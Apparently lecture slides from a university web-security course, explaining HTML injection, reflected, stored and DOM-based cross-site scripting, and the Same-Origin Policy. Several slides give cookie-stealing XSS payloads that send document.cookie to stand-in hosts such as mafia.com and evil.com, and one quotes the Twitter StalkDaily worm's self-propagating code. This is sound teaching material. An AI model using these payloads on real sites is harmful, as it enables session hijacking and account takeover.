
or



Here **<** and **>** written as **`<`** and **`>`** in the HTML source


What can happen if we enter more complicated HTML code as search term ?

```
<img source=http://www.spam.org/advert.jpg>
```



What can happen if we enter more complicated HTML code as search term ?

```
<script language="text/javascript">
      alert('Hello World!');
 </script>
```



- Here we entered executable code – JavaScript
- Such HTML injection is called Cross Site Scripting (XSS)

HTML injection

HTML injection: user input is echoed back to the client
without validation or escaping

But why is this a security problem?

1 simple HTML injection

attacker can deface a webpage, with pop-ups, ads, or fake info

```
http://cnn.com/search?string="<h1>Obama sends US troops
to Kiev</h1> <img=.......>"
```

Such HTML injections abuses trust *that a user has in a website*:
the user believes the content is from the website,
when in fact it comes from an attacker

2 XSS

the injected HTML contains executable content, typically JavaScript

Execution of this code can have all sorts of nasty effects...

XSS (Cross Site Scripting)

Attacker inject scripts into a website, such that

- scripts are passed on to a victim
- scripts are executed
  - in the victim's browser
  - with the victim's access rights
  - with the victim's data – incl. cookies
  - interacting with the user, with the webpage (using the DOM), causing new HTTP requests, ...

Usually injected scripts are JavaScript, but could be Flash, ActiveX, Java, ...


Simple HTML injection

browser

malicious output

web server

XSS


processing of
malicious scripts
browser
malicious output
incl. scripts
web server
unwanted requests
another
web server

Stealing cookies with XSS

Consider

```
http://victim.com/search.php?term=<script>
  window.open("http://mafia.com/steal.php?cookie="
                + document.cookie)</script>
```

What if user clicks on this link?

1. browser goes to **`http://victim.com/search.php`**
2. website **`victim.com`** returns

   `<HTML> Results for <script>....</script> </HTML>`
3. browser executes script and sends mafia his cookie

Stealing cookies using XSS

More stealthy way of stealing cookies

```
<script>
  img = new Image();
  img.src =“http://mafia.com/” +
              encodeURI(document.cookie)
</script>
```

Better because the user won’t notice a change in the webpage when this script is executed, unlike the one on the previous page

Stealing cookies using XSS

Or invisible iframe

```
<iframe frameborder=0 src="" height=0 width=0 id="XSS"
 name="XSS"></iframe>
 <script>
  frames["XSS"].location.href="http://mafia.com/steal.php
    ?cookie=" + document.cookie;
</script>
```

Delivery mechanism for XSS

Different ways for an attacker to get scripts on to the victim's browsers


1. Reflected XSS (aka non-persistent XSS)
2. Stored XSS (aka persistent XSS)
3. DOM based XSS

Scenario 1: reflected XSS attack


- Attacker crafts a special URL for a vulnerable web site,
  often a URL containing JavaScript

- Attacker then tempts victim to click on this link
  by sending an email that includes the link, or posting this link on a website

Reflected aka non-persistent XSS



Example of reflected XSS attack



Variant of reflected XSS: exploiting browser bug/feature

- Make someone click on

```
<a href="http://trusted.com/
 <script>
 document.location='http://evil.com/steal.php?'
                          + document.cookie
 </script">Click here for your free prize!</a>
```

- Then trusted.com will produce error message to browser due to malformed HTML: missing **<a**
  which may include the script which the browser may then execute!


Scenario 2: stored XSS attack

- Attacker injects HTML - incl. scripts - into a web site,
  which is stored at that web site
- This is echoed back *later* when victim visit the same site

- Typical examples where attacker can try this
  - some web forum
  - a book review on **`amazon.com`**
  - a posting on **`blackboard.ru.nl`**
  - ...

  Web2.0 web sites, which allow user-generated content, are ideal for this.

Stored aka persistent XSS



Scenario 3: DOM based attack

Attacker injects malicious content into a webpage via existing scripts in that webpage that interact with the DOM

Eg, the javascript code

```
<script> var pos=document.URL.indexOf("name=")+5;
        document.write(document.URL.substring(pos,document.URL.length));
</script>
```

in webpage will copy **name** parameter from URL into that webpage

Eg, for **http://bla.com/welcome.html?name=Jan** it will return **Jan**

But what if the URL contains javascript in the name?

eg **http://bla.com/welcome.html?name=<script>...**

An attacker can now use a malicious URL, as in a reflected attack

Scenario 3: DOM based attack

The injected payload can for instance be in the URL

- Details depend on the browser
  - eg. browser may encode < and > in URL

A good web application might spot a malicious URL


but ...the server may be by-passed and never get to see the malicious payload!

http://bla.com/welcome.html#name=<script>.....</script>

Part of the URL after **#** is not sent to bla.com,
but is part of **document.URL**
So server-side validation can't help...

XSS vulnerability on twitter

Example: persistent XSS attack on Google docs



- save as CSV file in spreadsheets.google.com
- some web browsers render this content as HTML, and execute the script!
- this then allows attacks on gmail.com, docs.google.com, code.google.com, .. because these all share the same cookie

Is this the browser's fault, or the web-site's (ie google docs) fault?

Twitter StalkDaily worm

executed when you see this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js”>...
```

where **attack.js** includes the following attack code

```
var update = urlencode("Hey everyone, join www.StalkDaily.com.");
var ajaxConn = new XHConn();...
ajaxConn.connect("/status/update", "POST",
        "authenticity_token="+authtoken+"&status="+update+“
         &tab=home&update=update");
var set = urlencode('http://stalkdaily.com"></a><script
                        src="http://evil.org/attack.js"> </script><script
                       src="http://evil.org/attack.js"></script><a ');
ajaxConn1.connect("/account/settings", "POST",
        "authenticity_token="+authtoken+"&user[url]="+set+“
         &tab=home&update=update");
```


tweet the link

change profile to include the attack code!

Same-Origin-Policy

Same-Origin-Policy (SOP)

Same-Origin-Policy intended to prevent attack from a malicious website on other web pages a user is interacting with



Same-Origin-Policy (SOP)

Same-Origin-Policy intended to prevent attack from a malicious website on other web pages a user is interacting with

Basic idea

- Scripts can only access information with same origin

  where origin is triple <URI scheme, address, port>
  - eg <http, ru.nl, 80>, <https, ru.nl, 1080>
- HTML content belongs to origin where it was downloaded
- Scripts included in a HTML document have the origin of that document including them
  - *rationale*: author of HTML page should know that scripts he includes are harmless

See demos in http://www.cs.ru.nl/~erikpoll/sws2/demo/test_SOP.html

and http://www.cs.ru.nl/~erikpoll/sws2/demo/test_SOP2.html

Will SOP prevent cookie stealing?

